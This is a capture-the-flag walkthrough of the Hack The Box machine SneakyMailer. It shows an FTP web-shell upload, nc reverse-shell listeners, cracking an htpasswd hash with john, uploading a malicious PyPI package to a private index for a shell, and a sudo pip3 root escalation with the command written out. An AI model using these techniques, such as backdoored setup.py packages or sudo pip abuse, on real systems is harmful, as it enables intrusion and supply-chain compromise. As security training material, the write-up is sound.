
```
ftp> put shell.php
local: shell.php remote: shell.php
200 PORT command successful. Consider using PASV.
150 Ok to send data.
226 Transfer complete.
5494 bytes sent in 0.00 secs (33.5865 MB/s)
ftp> ls -la
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxrwxr-x    8 0        1001         4096 Dec 07 13:50 .
drwxr-xr-x    3 0        0            4096 Jun 23  2020 ..
drwxr-xr-x    2 0        0            4096 May 26  2020 css
drwxr-xr-x    2 0        0            4096 May 26  2020 img
-rwxr-xr-x    1 0        0           13742 Jun 23  2020 index.php
drwxr-xr-x    3 0        0            4096 May 26  2020 js
drwxr-xr-x    2 0        0            4096 May 26  2020 pypi
drwxr-xr-x    4 0        0            4096 May 26  2020 scss
--wxrw-rw-    1 1001     1001         5494 Dec 07 13:50 shell.php
-rwxr-xr-x    1 0        0           26523 May 26  2020 [redacted].php
drwxr-xr-x    8 0        0            4096 May 26  2020 vendor
226 Directory send OK.
ftp>
```

A side note: Anything which we were uploading was getting deleted in a minute or so. So you need to be quick.

```
┌──(root💀kali)-[/home/rishabh/HTB/SneakyMailer]
└─# rlwrap nc -nvlp 8989
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::8989
Ncat: Listening on 0.0.0.0:8989
Ncat: Connection from 10.129.2.28.
Ncat: Connection from 10.129.2.28:33180.
Linux sneakymailer 4.19.0-9-amd64 #1 SMP Debian 4.19.118-2 (2020-04-29) x86_64 GNU/Linux
 13:53:35 up  3:13,  0 users,  load average: 0.01, 0.04, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

Privilege Escalation

First of all there isin't much things you could do with www-data user. First I read /etc/password file to see which users have shell as bash.



User developer has a bash shell. So first of all I switched user to devloper and it worked with the same password we got earlier.
Now in the opt directory, there is a scripts folder which contains scripts for various users. Developer user had only one script which contained ftp clean script.

```
drwxr-x--- 2 root developer 4096 May 26  2020 .
drwxr-xr-x 5 root root      4096 May 26  2020 ..
-rwxr-x--- 1 root developer  405 May 26  2020 clean-ftp.py
cat clean-ftp.py
cat clean-ftp.py
import os
import shutil


def main():
        for root, directories, files in os.walk("/var/www/dev.sneakycorp.htb"):
                for directory in directories:
                        try:
                                shutil.rmtree(os.path.join(root, directory))
                        except PermissionError:
                                pass
                for file in files:
                        try:
                                os.remove(os.path.join(root, file))
                        except PermissionError:
                                print(os.path.join(root, file))


if __name__ == "__main__":
        main()
```

Unfortunately, we don't have write permissions. Lets move on to /var/www
If you notice, there is one extra subdomain which we didn't find using wfuzz. Lets move to pypi.sneakycorp.htb. This directory contains just one interesting file and we have read permissions: .htaccess:


```
cat .htpasswd
pypi:$apr1$RV5c5YVs$U9.OTqF5n8K4mxWpSSR/p/
```

I cracked the hash using john and it was just matter of seconds:

```
┌──(root💀kali)-[/home/rishabh/HTB/SneakyMailer]
└─# john pypi_hash --wordlist=/usr/share/wordlists/rockyou.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
[redacted]  (?)
1g 0:00:00:13 DONE (2021-12-07 14:08) 0.07288g/s 260515p/s 260515c/s 260515C/s soul17..souderton0
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Unfortunately, the cracked password didn't work for any of the users. Now I transferred the linpeas to do some automation.

```
.sh
pypi       768  0.0  0.6  36800 25892 ?        Ss   10:39   0:10 /var/www/pypi.sneakycorp.htb/venv/bin/python3 /var/www/pypi.sneakycorp.htb/venv/bin/pypi-server -i 127.0.0.1 -p 5000 -a update,download,list -P /var/www/pypi.sneakycorp.htb/.htpasswd --disable-fallback -o /var/www/pypi.sneakycorp.htb/packages
```




We can conclude from the screenshot that pypi subdomain is running on port 5000 locally. Also, in the nginx sites-enabled directory there are two files:

```
cd sites-enabled
ls
ls
pypi.sneakycorp.htb  sneakycorp.htb
```

```
server {
 listen 0.0.0.0:8080 default_server;
 listen [::]:8080 default_server;
 server_name _;
}


server {
 listen 0.0.0.0:8080;
 listen [::]:8080;

 server_name pypi.sneakycorp.htb;

 location / {
        proxy_pass http://127.0.0.1:5000;
        proxy_set_header Host $host;
        proxy_set_header X-Real-IP $remote_addr;
 }
}
```

It seems, we can access this site on port 8080.



If you click on list of packages, it will ask for authentication. Just put the credentials we found for pypi using john. What we can do is, we can create a malicious python package, upload it and get a shell. Lets try it out.
You can refer to this tutorial for better understanding:
https://www.linode.com/docs/guides/how-to-create-a-private-python-package-repository/
We need to create 4 files for the package to work:
1. **init**.py : The application will look for this file to get initialized. You can just create an empty file.
2. setup.cfg contains the metadata about the package
3. README.md is the documentation for the package.
4. setup.py : This is where our malicious code will be present.

Here is how the file structure will look like:

```
┌──(root💀kali)-[/home/rishabh/HTB/SneakyMailer]
└─# tree revshell
revshell
├── README.md
├── revshell
│   └── __init__.py
├── setup.cfg
└── setup.py

1 directory, 4 files
```

After creating these files, we need to upload the package. First we have to create the package using sdist:

```
┌──(root💀kali)-[/home/rishabh/HTB/SneakyMailer/revshell]
└─# python setup.py sdist
/usr/lib/python2.7/distutils/dist.py:267: UserWarning: Unknown distribution option: 'zip_safe'
  warnings.warn(msg)
running sdist
running check
warning: sdist: manifest template 'MANIFEST.in' does not exist (using default file list)

warning: sdist: standard file not found: should have one of README, README.txt

writing manifest file 'MANIFEST'
creating revshell-0.0.1
making hard links in revshell-0.0.1...
hard linking setup.cfg → revshell-0.0.1
hard linking setup.py → revshell-0.0.1
creating dist
Creating tar archive
removing 'revshell-0.0.1' (and everything under it)
```

An archive will be created in dist directory:

```
┌──(root💀kali)-[/home/rishabh/HTB/SneakyMailer/revshell]
└─# cd dist

┌──(root💀kali)-[/home/…/HTB/SneakyMailer/revshell/dist]
└─# ls
revshell-0.0.1.tar.gz
```


Now, we have to create a remote PyPi, we will define the remote server and its authentication in ~/.pypirc file.

```
1  [distutils]
2  index-servers =
3    sneaky
4  [sneaky]
5  repository: http://pypi.sneakycorp.htb:8080
6  username: pypi
7  password: soufianeelhaoui
```

Now upload the package using this command:

```
┌──(root💀kali)-[/home/rishabh/HTB/SneakyMailer/revshell]
└─# python setup.py sdist upload -r sneaky
/usr/lib/python2.7/distutils/dist.py:267: UserWarning: Unknown distribution option: 'zip_safe'
  warnings.warn(msg)
running sdist
running check
warning: sdist: manifest template 'MANIFEST.in' does not exist (using default file list)

warning: sdist: standard file not found: should have one of README, README.txt

writing manifest file 'MANIFEST'
creating revshell-0.0.1
making hard links in revshell-0.0.1...
hard linking setup.cfg → revshell-0.0.1
hard linking setup.py → revshell-0.0.1
Creating tar archive
removing 'revshell-0.0.1' (and everything under it)
running upload
Submitting dist/revshell-0.0.1.tar.gz to http://pypi.sneakycorp.htb:8080
Server response (200): OK
```

You need to be quick because the file gets removed pretty quicky.



Simple Index

revshell

Just click on this file, and you will have your shell as low user:

```
┌──(root💀kali)-[/home/rishabh/HTB/SneakyMailer]
└─# rlwrap nc -nvlp 9898                                                    130 ×
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::9898
Ncat: Listening on 0.0.0.0:9898
Ncat: Connection from 10.129.2.28.
Ncat: Connection from 10.129.2.28:59776.
id
uid=1000(low) gid=1000(low) groups=1000(low),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev)
,111(bluetooth),119(pypi-pkg)
$
```

```
sudo -l


sudo: unable to resolve host sneakymailer: Temporary failure in name resolution
Matching Defaults entries for low on sneakymailer:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User low may run the following commands on sneakymailer:
    (root) NOPASSWD: /usr/bin/pip3
low@sneakymailer:/$
```


User low can run sudo on pip3 without requiring a password. Now, using

gtfobins, we can see, its matter of steps before we get root shell.

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
TF=$(mktemp -d)
echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
sudo pip install $TF
```



Cheers!!